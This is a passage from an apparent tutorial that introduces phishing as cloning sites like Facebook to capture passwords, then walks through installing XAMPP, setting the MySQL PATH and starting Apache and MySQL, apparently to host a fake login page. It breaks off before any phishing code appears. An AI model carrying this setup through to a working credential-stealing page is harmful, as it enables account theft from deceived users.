Introduction:


Phishing is a form or method hackers use to steal password from their victims simply by coloning a website and create a fake of the original website, example facebook,instagram,twitter, Email Account Upgrade Scam , The Fake Invoice Scam , linkedln e.t.c.


Face book phishing is when someone tries to get access to your Face book account by sending you a suspicious message or link that asks for your personal information. If they get into your account, they may use your account to send spam.

The hacker creates the fake websites and sends its links to victim and lure him or her to put in login details, when the victim puts in his login details, the hacker automatically receives them and could make his modification by changing passwords and others to prevent the victim from accessing his or her account, or the hacker could simply do nothing and watch every move you make in that acount.


Setup and installation of Xampp:

Download XAMPP from http://www.apachefriends.org/en/xampp.html. *XAMPP for Windows exists in three different flavors. The "Installer" version is "probably the most comfortable way to install XAMPP" according to the XAMPP website*







• Choose which directory to install XAMPP. It is being installed in a directory xampp under drive D.



Click Next to complete the installation. It may take a while. After the completion, it prompts with a dialogue box. Click “Yes” Button.




The XAMPP installation completes. The XAMPP control panel can be started. Start Apache and MySql by clicking the start button next to them.




Configuring the Environment Variable:


To run MySQL CLI, the path to MySQL bin folder is required to be configured in an environment variable named PATH. To make windows' console aware of the MySQL tools. Following are the steps to configure PATH variable for MySQL tools.

Go to Control Panel > System and Security > System and Click Advanced system settings:




- Click Environment Variables:







Variable name PATH is available double click it, otherwise click NEW




- Copy Path to MySQL > BIN folder from inside your XAMPP installation folder:



- Paste the copied path in *Variable Value* field for the *Variable Name* PATH.





- Open Statement prompt and Write statement MySQL then press Enter key




Running Xampp:

Now open the Xampp Control Panel :






Now start Apache and Mysql:




By Clicking on Apache Admin, U can access to database sql:




Now